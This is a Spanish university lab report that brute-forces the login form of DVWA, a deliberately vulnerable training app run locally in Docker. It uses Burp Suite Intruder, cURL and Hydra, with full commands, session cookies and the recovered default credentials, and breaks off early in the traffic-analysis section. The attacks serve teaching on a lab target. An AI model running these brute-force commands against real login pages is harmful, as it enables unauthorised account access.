

Informe Laboratorio 2

Sección 2

Alumno Camilo Ríos
e-mail: camilo.rios@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	7
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de curl por terminal (curl)	10
2.9. Demuestra 4 diferencias (curl)	10
2.10. Instalación y versión a utilizar (hydra)	11
2.11. Explicación de comando a utilizar (hydra)	12
2.12. Obtención de al menos 2 pares (hydra)	12
2.13. Explicación paquete curl (tráfico)	13
2.14. Explicación paquete burp (tráfico)	14
2.15. Explicación paquete hydra (tráfico)	14
2.16. Mención de las diferencias (tráfico)	14
2.17. Detección de SW (tráfico)	15
2.18. Interacción con el formulario (python)	15
2.19. Cabeceras HTTP (python)	16
2.20. Obtención de al menos 2 pares (python)	16
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	16
2.22. Demuestra 4 métodos de mitigación (investigación)	17

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para comenzar, se verifica que se encuentre instalado Docker y Docker Compose:

```
chmlo@chmlo:~/udp/cripto/lab2$ docker --version
Docker version 27.5.1, build 27.5.1-0ubuntu3~24.04.2
chmlo@chmlo:~/udp/cripto/lab2$ docker-compose --version
docker-compose version 1.29.2, build unknown
```

Figura 1: Verificación instalación Docker y Docker Compose.

Luego, se clona el repositorio de la app DVWA:

```
chmlo@chmlo:~/udp/cripto/lab2/app_dvwa$ git clone https://github.com/digininja/DVWA.git
Clonando en 'DVWA'...
remote: Enumerating objects: 5373, done.
remote: Total 5373 (delta 0), reused 0 (delta 0), pack-reused 5373 (from 1)
Recibiendo objetos: 100% (5373/5373), 2.57 MiB | 5.96 MiB/s, listo.
Resolviendo deltas: 100% (2673/2673), listo.
```

Figura 2: Clonacion repositorio DVWA.

Y se ejecuta el comando `docker-compose up --build` para realizar el levantamiento de la app. Este comando lee el archivo `compose.yml` que declara como se debe levantar la app considerando los parámetros de cada servicio como puertos, red, usuarios, contraseñas, etc.

```
chmlo@chmlo:~/udp/cripto/lab2/DVWA$ sudo docker-compose up --build
[sudo] contraseña para chmlo:
Creating network "dvwa_dvwa" with the default driver
Creating volume "dvwa_dvwa" with default driver
Pulling db (docker.io/library/mariadb:10)...
10: Pulling from library/mariadb
60d98d907669: Pull complete
99d06c66f898: Pull complete
1427991e2f34: Pull complete
d37470673b78: Pull complete
7197601ade72: Pull complete
1cb464ad4e0a: Pull complete
b0c286c50b3b: Pull complete
19683e685d48: Pull complete
Digest: sha256:e4ad7c5ad8874c2b049cef7566ccf534856b9fcde1c3c89c3251e8fa6fd6915c
Status: Downloaded newer image for mariadb:10
Building dvwa
```

Figura 3: Ejecución de Docker Compose.

2.2. Redirección de puertos en docker (dvwa)

Como se explicó anteriormente en el archivo `compose.yml` se encuentran declarados los puertos que usará cada servicio. La declaración que se realiza corresponde a una re-dirección de puertos del host al contenedor del servicio, esto significa que para enviar peticiones al

contenedor se reserva un puerto de la maquina host que apunta a un puerto del contenedor, redirigiendo las peticiones.

```
services:
  dvwa:
    build: .
    image: ghcr.io/digininja/dvwa:latest
    # Change 'always' to 'build' to build from local source
    pull_policy: always
    environment:
      - DB_SERVER=db
    depends_on:
      - db
    # Uncomment the next 2 lines to serve local source
    # volumes:
    #   - ./:/var/www/html
    networks:
      - dvwa
    ports:
      - 127.0.0.1:4280:80
    restart: unless-stopped
```

Figura 4: Declaración de redirección de puertos en Docker Compose.

En este caso la declaración indica que se utilizará el puerto 4280 del host para acceder al puerto 80 (HTTP) del contenedor.

2.3. Obtención de consulta a replicar (burp)

Burpsuite es un software que entrega diferentes herramientas para realizar pentesting web. En esta actividad se utiliza para realizar un ataque de fuerza bruta contra un formulario de login, para ello primero se realiza la descarga de Burpsuite desde su página oficial y se entregan permisos de ejecución con:

```
chmlo@chmlo:~/Descargas$ sudo chmod +x burpsuite_community_linux_v2025_7_4.sh
chmlo@chmlo:~/Descargas$
```

Figura 5: Entregar permisos de ejecución a Burpsuite.

Y luego se ejecuta. Dentro de Burpsuite primero se abre el navegador que viene con un proxy configurado y se accede a la url localhost:4280 (puerto del host que redirige al puerto 80 del contenedor). Acá nos encontramos con el panel de configuración de DVWA donde se utiliza la pestaña 'DVWA Security' para configurar la seguridad en 'low' y luego se abre la pestaña 'brute force' que muestra el formulario al que se aplicará el ataque.

Figura 6: Formulario al que se realiza el ataque de fuerza bruta.

Se envía el formulario con credenciales aleatorias para analizar el comportamiento de la petición dentro de burpsuite accediendo a la pestaña 'proxy - HTTP history'




Figura 7: Captura de petición en Burpsuite.

En la captura se observa la petición enviada al servidor junto con la estructura de la misma, se utiliza la opción send to intruder para preparar el ataque en base a esta información.

2.4. Identificación de campos a modificar (burp)

En la estructura de la petición mostrada anteriormente se observa que se utiliza el metodo GET, enviando como parámetros de la url 'username' y 'password'. Se utiliza 'intruder'

para marcar estos parámetros como variables en el ataque de tipo 'CLuster Bomb', en el que se utiliza un 'simple list' como diccionario para los nombres de usuario y un 'runtime file' como diccionario para las contraseñas, el funcionamiento del ataque se basa en realizar peticiones con todas las combinaciones posibles de usuario y contraseña que se encuentran en los diccionarios.




Figura 8: Definición de parámetro username y diccionario de valores en intruder.





Figura 9: Definición de parámetro password y diccionario de valores en intruder.

2.5. Obtención de diccionarios para el ataque (burp)

Para los diccionarios se utiliza el repositorio 'seclist' que provee diferentes diccionarios, en este caso se utiliza el diccionario 'top-usernames-shortlist.txt' (agregando nombres de

usuario encontrados en el código de DVWA) para los nombres de usuario y el diccionario '2024-197_most_used_passwords.txt' para las contraseñas.

En un principio se utilizó el diccionario 'rockyou.txt' que contiene cerca de 14 millones de filas. Sin embargo, burpsuite en su version gratuita limita la velocidad a la que se realizan las consultas por lo que, en cerca de 2 horas, solo se obtuvieron un total de 800 peticiones de las 481.396.260 posibles que indica burpsuite, lo que provoca que sea inviable esperar tanto tiempo considerando que es una experiencia de laboratorio y que la idea central del ataque se entiende.



Payloads	
Payload position:	2 - AAAAAAAAAAAAAA
Payload type:	Runtime file
Payload count:	8,745,094 (approx)
Request count:	481,396,260 (approx)

Figura 10: Combinaciones totales al usar diccionario 'rockyou'.

Como solución, para encontrar el segundo par de credenciales se revisa la carpeta users del código de la app y se encuentran las fotografías que aparecen en los login exitosos, listando un total de 5 nombres de usuarios que fueron agregados al diccionario con el que se realiza el ataque:




Figura 11: Usuarios de DWVA.

2.6. Obtención de al menos 2 pares (burp)

Se usa la configuración explicada anteriormente y se inicia el ataque. Como la petición es de tipo GET, el servidor responde con un error 200 tanto para las credenciales correctas como incorrectas, por lo que es necesario buscar otra forma de saber para cada petición del ataque

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

si esta tuvo éxito o no. En la pestaña settings de la ventana del ataque se utiliza la opción grep match que permite buscar contenido en la respuesta, en este caso se sabe que cuando el par de credenciales es incorrecto, el servidor devuelve un documento HTML que contiene la frase 'Username and/or password incorrect.'. Se utiliza esta frase como filtro para marcar cada una de las peticiones y luego se filtra de modo que las peticiones que no contengan la frase, es decir que no fueron fallidas, aparezcan primero, obteniendo el siguiente resultado:




Figura 12: Usuarios de DWVA.

Como se observa en la fotografía los pares de credenciales:

- 'admin', 'password'
- 'smithy', 'password'

no devuelven la frase que indica un login incorrecto, esto podría significar que son credenciales correctas. Se realiza la comprobación en el formulario de la página web y se obtiene el siguiente resultado:




Figura 13: Resultado de ingresar credenciales obtenidas.

Como se puede observar las credenciales efectivamente permitieron el acceso al sitio, por lo que se concluye que se realiza con éxito la actividad.

2.7. Obtención de código de inspect element (curl)

Se utilizan las herramientas para desarrollos del navegador y en la sección de red o 'network' se analiza la petición que se realiza cuando se envía el formulario:




Figura 14: Sección Network en herramientas para desarrolladores.

Como se puede observar, la petición utiliza el método get y envía el nombre de usuario y la contraseña como parámetros de la url, además se observa una cookie propia de DVWA que se asigna cuando se inicia sesión en la app (esta Cookie es relevante porque si no se considera, el sitio rechaza las peticiones del ataque de fuerza bruta).

2.8. Utilización de curl por terminal (curl)

Considerando la estructura de la petición y los elementos importantes se utiliza la siguiente estructura de comando:

```
chmlo@chmlo:~/udp/cripto/lab2$ curl -G 'http://localhost:4280/vulnerabilities/brute/' --data-urlencode "username=usuario" --data-urlencode "password=contraseña" --data-urlencode "Login=Login" -H 'Cookie: PHPSESSID=607f4ee1c3043680f58b327f39c950c6; security=low'
```

Figura 15: Estructura comando cURL.

Este comando lo que hace es realizar una petición GET a la ruta del servidor que se encarga de validar los inicios de sesión, enviando como parámetro de url el nombre de usuario y la contraseña, además de asignar la cookie PHPSESSID en los headers de la petición.

2.9. Demuestra 4 diferencias (curl)

Con el objetivo de analizar la respuesta del servidor frente a un par de credenciales válido y otro no válido, se modifica el comando para realizar 2 peticiones distintas:

- Par de credenciales no válido:

```
chmlo@chmlo:~/udp/cripto/lab2$ curl -G 'http://localhost:4280/vulnerabilities/brute/' --data-urlencode "username=aaaa" --data-urlencode "password=aaaa" --data-urlencode "Login=Login" -H 'Cookie: PHPSESSID=607f4ee1c3043680f58b327f39c950c6; security=low'
```

```
<!DOCTYPE html>
```

```
<html lang="en-GB">
```

```
  <head>
```

```
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

```
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)</title>
```

```
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

```
    <link rel="icon" type="image/ico" href="../../favicon.ico" />
```

```
    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
```

```
  </head>
```

```
  <body class="home light">
```

```
    <div id="container">
```

```
      <div id="header">
```

```
        
```

```
        <a href="#" onclick="javascript:toggleTheme();" class="theme-icon" title="Toggle theme between light and d
```

Figura 16: Ejecución cURL con credenciales inválidas.

- Par de credenciales válido:

```

chmlo@chmlo:~/udp/cripto/lab2$ curl -G 'http://localhost:4280/vulnerabilities/brute/' --data-urlencode "username=smithy"
--data-urlencode "password=password" --data-urlencode "Login=Login" -H 'Cookie: PHPSESSID=607f4ee1c3043680f58b327f3
9c950c6; security=low'
<!DOCTYPE html>

<html lang="en-GB">

<structi<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)</title>
<link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../../favicon.ico" />
<script type="text/javascript" src="../../../dvwa/js/dvwaPage.js"></script>
</head>
<body class="home light">
  <div id="container">
    <div id="header">
      
      <a href="#" onclick="javascript:toggleTheme();" class="theme-icon" title="Toggle theme between light and d

```

Figura 17: Ejecución cURL con credenciales válidas.

A partir de los resultados obtenidos se encontraron 4 diferencias entre las respuestas del servidor para credenciales válidas e inválidas:

1. En la respuesta con credenciales inválidas aparece el mensaje 'Username and/or password incorrect.' dentro de una etiqueta `<pre>`, mientras que en la respuesta exitosa este mensaje no está presente.
2. En la respuesta exitosa aparece el mensaje "Welcome to the password protected area smithy" seguido del nombre de usuario, mientras que en la respuesta fallida este mensaje no aparece.
3. En la respuesta exitosa se incluye una imagen con la ruta `/hackable/users/smithy.jpg`, elemento que está completamente ausente en la respuesta con credenciales inválidas.
4. El largo del HTML es distinto cuando las credenciales son válidas respecto de cuando son inválidas.

2.10. Instalación y versión a utilizar (hydra)

Para instalar hydra se utiliza el siguiente comando:


```

chmlo@chmlo:~/udp/cripto/lab2/DVWA$ sudo apt install hydra
[sudo] contraseña para chmlo:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho

```

Figura 18: Instalación de hydra en Ubuntu.

Y para verificar la versión instalada se puede ejecutar el siguiente comando:



```
chmlo@chmlo:~/udp/cripto/lab2/DVWA$ hydra -help
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE]
[-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_
OPT] [service://server[:PORT][:OPT]]
```

Figura 19: Verificación version de hydra en Ubuntu.

Como se observa en la figura, se utiliza la version 9.5 del software

2.11. Explicación de comando a utilizar (hydra)

Con el objetivo de realizar un ataque de fuerza bruta utilizando hydra se considera la información de las actividades anteriores (como url del servidor, método, parámetros, diccionarios de nombres de usuario y contraseña, etc.), además de la información que entrega la documentación oficial de la herramienta para armar un comando que permita obtener las credenciales de acceso de al menos 2 usuarios. El comando que se utiliza es el siguiente:



```
chmlo@chmlo:~/udp/cripto/lab2$ hydra -L top-usernames-shortlist.txt -P ./2024-197_most_used_passwords.txt localhost http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=f09619d544945f9be27489297a46bafd:F=incorrect" -s 4280 -V
```

Figura 20: Ejecutando hydra en Ubuntu.

En el comando se especifica la url del servidor al que ira la petición, además hydra provee flags para el uso de diccionarios, en este caso -L representa un archivo .txt que contiene los nombres de usuario y -P representa un archivo .txt que contiene las contraseñas que se utilizarán en el ataque. Tambien se utiliza la flag -s que indica el puerto al que se realizan las peticiones y el filtro 'F' para indicar el string que contienen las peticiones fallidas, en este caso es 'incorrect', Por ultimo se indica la flag -V para que muestre cada una de las peticiones con su resultado.

2.12. Obtención de al menos 2 pares (hydra)

Se ejecuta el comando mencionado anteriormente y se obtiene el siguiente resultado respecto a la credenciales válidas encontradas:

```
[4280][http-get-form] host: localhost login: admin password: password
[4280][http-get-form] host: localhost login: pablo password: letmein
[4280][http-get-form] host: localhost login: smithy password: password
[4280][http-get-form] host: localhost login: gordonb password: abc123
1 of 1 target successfully completed, 4 valid passwords found
```

Figura 21: Resumen del resultado obtenido al ejecutar hydra.

Las credenciales de los usuarios admin y smithy ya fueron comprobadas anteriormente, en este caso se prueban las credenciales de los usuarios 'pablo' y 'gordonb' en el formulario de DVWA:




Figura 22: Verificación credenciales hydra en DVWA.

Como se puede observar, las credenciales entregadas por hydra son correctas, por lo tanto se concluye que la actividad se realiza con éxito.

2.13. Explicación paquete curl (tráfico)

Se inicia una captura en Wireshark a la interfaz de loopback (localhost) y se realizan las peticiones con cURL mostradas anteriormente, logrando capturar el siguiente paquete:




Figura 23: Paquete de cURL obtenido con Wireshark.

2.14. Explicación paquete burp (tráfico)

Se inicia una captura en Wireshark a la interfaz de loopback (localhost) y se realiza el ataque cluster bomb mostrado anteriormente con Burpsuite, logrando capturar el siguiente paquete:

